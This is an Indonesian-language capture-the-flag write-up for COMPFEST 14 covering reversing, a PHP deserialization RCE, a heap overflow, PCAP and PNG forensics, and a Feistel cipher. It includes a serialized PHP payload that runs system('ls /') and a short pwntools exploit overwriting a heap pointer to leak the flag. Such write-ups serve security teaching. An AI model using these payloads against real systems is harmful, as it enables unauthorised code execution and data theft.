HackerClass

CTF COMPFEST 14

Wave 3

Challenges

Title	Tags
Works Works Works	Stripped Binary
Simple Calculator	PHP, RCE, Insecure Deserialization
Survei 2	Heap Overflow, Memory Addressing
B-Ranger	PCAP, TLS decryption, HTTP
Chaotic barcode	PNG-structure, Image convolution
F For Feistel	Feistel Cipher

Reverse Engineering

Works Works Works

- File attachment merupakan stripped ELF binary 64-bit.
- Fungsi main dimulai dari 0x001015b6.
- Di dalam fungsi main, program akan meminta masukan sebuah string.
- Lalu, masukan akan diproses tiga kali ke dalam tiga fungsi berbeda, baru kemudian dibandingkan dengan data di 0x00104020.

- Fungsi pemrosesan pertama yang berada di 0x00101229 akan melakukan xor tiap karakter dengan 32.
- Fungsi kedua berada di 0x00101280 yang melakukan encode ke base64.
- Fungsi ketiga berada di 0x0010157f akan menambahkan ascii setiap karakter dengan 128.
- Perhatikan bahwa di akhir, program membandingkan integer dan char, sehingga yang perlu dipedulikan hanyalah 8-bit awal saja atau dalam hal ini value yang bukan 0xff.

Web Exploitation

Simple Calculator

- Terdapat suatu web app untuk melakukan operasi aritmetika.
- Operasi yang dilakukan di-serialize dan menjadi parameter input yang telah di-encode base64.
- Elemen pertama pada array tersebut adalah operasi yang dilakukan, sedangkan elemen kedua dan ketiga adalah dua operand terkait.
- Elemen-elemen dari array tersebut kemudian dievaluasi dengan ekspresi `arr[0](arr[1], arr[2])` atau `arr[0](arr[1])` apabila array hanya terdiri dari 1 elemen.

- Membaca source code, kita mengetahui terdapat fungsi `evalit()` yang mengembalikan hasil eval dari argumennya.
- Kita dapat menggunakan fungsi tersebut untuk melakukan RCE.
- Sebagai contoh:
  - `a:2:{i:0;s:6:"evalit";i:1;s:15:"system('ls /');";}`

Binary Exploitation

Survei 2

- Diberikan ELF binary 64 bit dan source codenya.

```
[*] '/home/reeyadono/CTF/compfest/survei2/survei'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x3fb000)
```

survei.c

```c
    printf("Survei berhasil disimpan di: %d\n", p);
}

void lihatSurvei() {
    int p;
    printf("Survei manakah yang ingin dilihat: ");
    scanf("%d", &p);
    printf("%s\n", survei[p]->str);
}

int main(int argc, char const *argv[]) {
    setvbuf(stdout, NULL, _IONBF, 0);
    FILE *fp = fopen("flag.txt", "r");
    fgets(flag, 40, fp);

    int i;
    for (i = 0; i < 8; i++) {
        survei[i] = malloc(sizeof(struct data));
        survei[i]->str = malloc(32);
    }

    while (1) {
        printMenu();
        int choice;
        scanf("%d", &choice);
        if (choice == 1) {
            isiSurvei();
        } else if (choice == 2) {
            lihatSurvei();
        } else {
            printf("Bye.\n");
            return 0;
        }
    }
}
```

- Terdapat flag buffer dan array dari pointer struct data di global variable
- Program akan menyimpan flag di flag buffer tersebut lalu akan langsung mengalokasikan memory untuk 8 struct data dan untuk str didalamnya

```
4   struct data {
5       char *str;
6   };
7   char flag[40];
8   struct data *survei[8];
```

```
int main(int argc, char const *argv[]) {
    setvbuf(stdout, NULL, _IONBF, 0);
    FILE *fp = fopen("flag.txt", "r");
    fgets(flag, 40, fp);

    int i;
    for (i = 0; i < 8; i++) {
        survei[i] = malloc(sizeof(struct data));
        survei[i]->str = malloc(32);
    }
```

- Terdapat 2 pilihan menu yaitu untuk mengisi str dalam survei (struct data) dan melihat isi str dalam survei.
- Tidak ada batasan panjang string saat mengisi survei padahal space yang diberikan untuk str hanya 32 bytes.
- Kita bisa melakukan heap overflow.

```c
void isiSurvei() {
    int p;
    printf("Di manakah survei ingin disimpan?: ");
    scanf("%d", &p);
    printf("Isi survei: ");
    scanf("%s", survei[p]->str);
    printf("Survei berhasil disimpan di: %d\n", p);
}
```

```c
void lihatSurvei() {
    int p;
    printf("Survei manakah yang ingin dilihat: ");
    scanf("%d", &p);
    printf("%s\n", survei[p]->str);
}
```

- Berikut adalah isi dari heap setelah mengisi survei[0] dengan “AAAA” dan survei[1] dengan “BBBB”.
- Kita bisa lihat bahwa kita bisa melakukan overwrite pada pointer str pada survei[1] melalui fungsi isi survei pada survei[0]
- Kita akan overwrite dengan address flag buffer, lalu kita panggil print survei untuk survei[1]

```
gef➤  info address survei
Symbol "survei" is at 0x6010a0 in a file compiled without debugging.
gef➤  x/10gx 0x6010a0
0x6010a0 <survei>:      0x00000000006034a0      0x00000000006034f0
0x6010b0 <survei+16>:   0x0000000000603540      0x0000000000603590
0x6010c0 <survei+32>:   0x00000000006035e0      0x0000000000603630
0x6010d0 <survei+48>:   0x0000000000603680      0x00000000006036d0
```

```
gef➤  x/100gx 0x00000000006034a0 - 0x10
0x603490:       0x0000000000000000      0x0000000000000021
0x6034a0:       0x00000000006034c0      0x0000000000000000
0x6034b0:       0x0000000000000000      0x0000000000000031
0x6034c0:       0x0000000041414141      0x0000000000000000
0x6034d0:       0x0000000000000000      0x0000000000000000
0x6034e0:       0x0000000000000000      0x0000000000000021
0x6034f0:       0x0000000000603510      0x0000000000000000
0x603500:       0x0000000000000000      0x0000000000000031
0x603510:       0x0000000042424242      0x0000000000000000
0x603520:       0x0000000000000000      0x0000000000000000
```

- Payload berisi 48 bytes padding + address flag.


```
pl = b'A'*48 + p64(elf.sym['flag'])

p.sendline(b"1")
p.sendline(b"0")
p.sendline(pl)

p.sendline(b"2")
p.sendline(b"1")
```

```
[+] Opening connection to 103.185.38.238 on port 17835: Done
[*] Switching to interactive mode
1. Isi survei
2. Lihat survei
3. Keluar
> Di manakah survei ingin disimpan?: Isi survei: Survei berhasil disimpan di: 0
1. Isi survei
2. Lihat survei
3. Keluar
> Survei manakah yang ingin dilihat: COMPFEST14{[redacted]}
```

Forensic

B-Ranger

- Diberikan sebuah *network packet capture* **log.pcap** beserta **ssl.log**
- Dengan mengaplikasikan ssl.log pada preferensi Wireshark, yaitu (Protocol > TLS > (Pre)-Master-Secret log, diperoleh hasil dekripsi yang berisikan traffic HTTP
- Analisis singkat pada traffic HTTP menunjukkan adanya *Partial Request* pada 2 buah *unique URL*, yaitu **part_1.png** & **part_2.png**



http


No.	Time	Source	Destination	Protocol	Lengtl	Info
12	0.028209	172.20.0.1	172.20.0.2	HTTP	218	GET /files/part_2.png HTTP/1.1
14	0.028593	172.20.0.2	172.20.0.1	HTTP	465	HTTP/1.1 206 Partial Content (image/png)
32	0.088368	172.20.0.1	172.20.0.2	HTTP	218	GET /files/part_2.png HTTP/1.1
34	0.088781	172.20.0.2	172.20.0.1	HTTP	474	HTTP/1.1 206 Partial Content (image/png)
52	0.148600	172.20.0.1	172.20.0.2	HTTP	216	GET /files/part_2.png HTTP/1.1
54	0.149008	172.20.0.2	172.20.0.1	HTTP	501	HTTP/1.1 206 Partial Content (image/png)
72	0.206598	172.20.0.1	172.20.0.2	HTTP	213	GET /files/part_1.png HTTP/1.1
74	0.206960	172.20.0.2	172.20.0.1	HTTP	452	HTTP/1.1 206 Partial Content (PNG)[Malformed Packet]

- Dalam hal ini proses restorasi dapat dilakukan dengan melakukan seleksi pada packet yang memuat field *http.file_data*
- Byte offset dapat diperoleh dari *http.response.line*
- Byte data dapat diperoleh dari http.file_data
- URL path dapat diperoleh dari *http.response_for.uri*
- Dengan menggunakan 3 informasi tersebut, dapat dilakukan pemetaan untuk masing-masing berkas yang ada

Forensic

Chaotic barcode

- Diberikan sebuah *PNG-file* **corrupted_barcode.png**
- Sebagaimana tertera pada deskripsi, diketahui bahwa informasi **data** pada gambar tidak berada pada tempat yang seharusnya. Sementara ukuran dan *data integrity check* tidak mengalami perubahan
- Informasi tersebut merujuk pada struktur **PNG-chunk**, dimana dapat diambil sebuah kesimpulan bahwa hanya terdapat kesalahan pada **chunk data**, sementara **chunk length** & **chunk crc32** tetap baik-baik saja



```
└» pchunk corrupted_barcode.png
»» pchunk | v0.1
 » Filename: corrupted_barcode.png
 » Filesize: 12123 bytes

= General info =
```

Index	Type	Offset	Length	CRC32	Properties	Error Status
0	IHDR	0x8	13	8aa71b6a	Critical (0) Public (0) Reserved (0) Unsafe-to-copy (0)	- Incorrect chunk length (Expects: 630) - Invalid crc32-sum (Expects: 14db129d)
1	IDAT	0x28a	630	2110b7c7	Critical (0) Public (0) Reserved (0) Unsafe-to-copy (0)	- Invalid crc32-sum (Expects: a4dba3df)
2	IDAT	0x50c	630	c57b2602	Critical (0) Public (0) Reserved (0) Unsafe-to-copy (0)	- Invalid crc32-sum (Expects: ffd131c7)
3	IDAT	0x78e	630	330988e8	Critical (0) Public (0) Reserved (0) Unsafe-to-copy (0)	- Invalid crc32-sum (Expects: d5017662)
4	IDAT	0xa10	630	a4dba3df	Critical (0) Public (0) Reserved (0) Unsafe-to-copy (0)	- Invalid crc32-sum (Expects: b2b4ee14)

- Analisis lebih lanjut, menunjukkan bahwa masing-masing **chunk data** telah diacak sehingga menempati tempat yang tidak seharusnya

- Proses restorasi dapat dilakukan dengan memetakan *stored crc* dengan *computed crc* hasil perhitungan **chunk type** & **chunk data**

```python
import pchunk

# Re-configure chunk.data based on data integrity check (CRC)

chunk_list = pchunk.inspect('corrupted_barcode.png')
chunk_list_copy = chunk_list.copy()

for c1 in chunk_list:
    for c2 in chunk_list_copy:
        c1._data = c2._data

        if c1.computed_crc == c1.stored_crc:
            break

chunk_list.save_as_png('fixed_barcode.png')
```

- Dari hasil restorasi, diperoleh sebuah QR code yang masih memuat beberapa black noise
- Noise removal dapat dilakukan dengan mengaplikasikan kernel **7 x 7 px** pada domain yang memiliki frekuensi nilai pixel paling besar

```
for y in range(0, h, size):
    for x in range(0, w, size):
        m = img_array[x:x+size, y:y+size]
        m[:] = np.bincount(m.flatten()).argmax()
```

Cryptography

F For Feistel

tl;dr

1. Challenge ini merupakan Feistel Cipher.
2. Dekripsi dilakukan dengan memasukkan ciphertext dalam fungsi yang sama serta dengan key yang digunakan dari baris paling bawah ke baris paling atas.

Attachment


```python
from Crypto.Hash import MD5
from secret import FLAG

def encrypt(plaintext):
    length = len(plaintext)
    left = plaintext[:length // 2]
    right = plaintext[length // 2:]
    keys = [line[:16] for line in open('keys.txt', 'rb').readlines()]
    ciphertext = b''
    for key in keys:
        assert len(key) == 16
        tmp = right
        right = xor(right, key)
        h = MD5.new()
        h.update(right)
        right = h.hexdigest().encode()
        left = xor(left, right)
        right = left
        left = tmp
    return right+left

def xor(a, b):
    ciphertext = b''
    l_a = len(a)
    l_b = len(b)
    for i in range(l_a):
        ciphertext += str(chr(a[i % l_a] ^ b[i % l_b])).encode()
    return ciphertext

flag = FLAG
assert len(flag) == 32
encrypted = open('encrypted.txt', 'wb')
encrypted.write(encrypt(flag))
```

Kamu diberi tiga file yaitu prob.py (script enkirpsi), keys.txt (key), dan encrypted.txt (hasil enkripsi).

```
9aeLIN@Q~!@'q+r2
"5q2x/}'ep/>K@~4
S2TuJTO53-cQ'nM|
eF"2kFSD=O9[T,[\
M?cQ<^{t]r%cH69R
=[AaKMilmXV8M_U>
`n\8u{+*S~u$M\QZ
,WLY:k\6YsJg32qt
svgh8":-H/Ob|^Zm
*I(mB+!]qcH4u%"U
```

```
bi[EOT]
[BS]Q
.TfB
P:h[ETB]+rx8uw3i_[SI]K=6[CAN][SO]m
```


Feistel Cipher



Challenge ini merupakan Feistel Cipher, dipakai sebagai salah satu step dalam enkripsi block cipher.

Block plaintext dibagi menjadi “Kiri” dan “Kanan” yang sama panjangnya. Kanan dan key diencrypt dalam fungsi Feistel katakanlah sebagai A. Kemudian, A di-XOR dengan Kiri menjadi B. B digunakan sebagai Kanan dan A digunakan sebagai Kiri pada ronde berikutnya. Operasi dilakukan sebanyak n-ronde hingga key habis (10 ronde).

Dekripsi dilakukan dengan proses hal yang sama, namun secara “terbalik”, yaitu dengan Kanan dan Kiri ciphertext dibalik dan key digunakan adalah key dari ronde terakhir hingga key ronde yang paling awal.




Proses Enkripsi

Berikut ini tracing program dan posisinya dalam diagram

```
def encrypt(plaintext):
    length = len(plaintext)
    left = plaintext[:length // 2] 1
    right = plaintext[length // 2:] 2
    keys = [line[:16] for line in open('keys.txt', 'rb').readlines()]
    ciphertext = b''
    for key in keys:                    → ronde diulang sebanyak baris keys
        assert len(key) == 16
        tmp = right 3
        right = xor(right, key)
        h = MD5.new()                   4
        h.update(right)
        right = h.hexdigest().encode()
        left = xor(left, right) 5
        right = left 6
        left = tmp 7
    return right+left 8
```

Perlu diketahui F dalam program ini adalah MD5(Key[n]⊕ Kanan), dengan n adalah ronde.



Proses Dekripsi

Karena keunikan proses enkripsi yang digunakan dalam Feistel Cipher, proses dekripsi yang dilakukan hanya perlu memasukkan ciphertext ke dalam proses enkripsi yang sama. Selain itu, key yang digunakan juga perlu dibalik (gunakan dari baris paling bawah ke baris paling atas dalam key.txt).

THANK YOU!

COMPFEST 14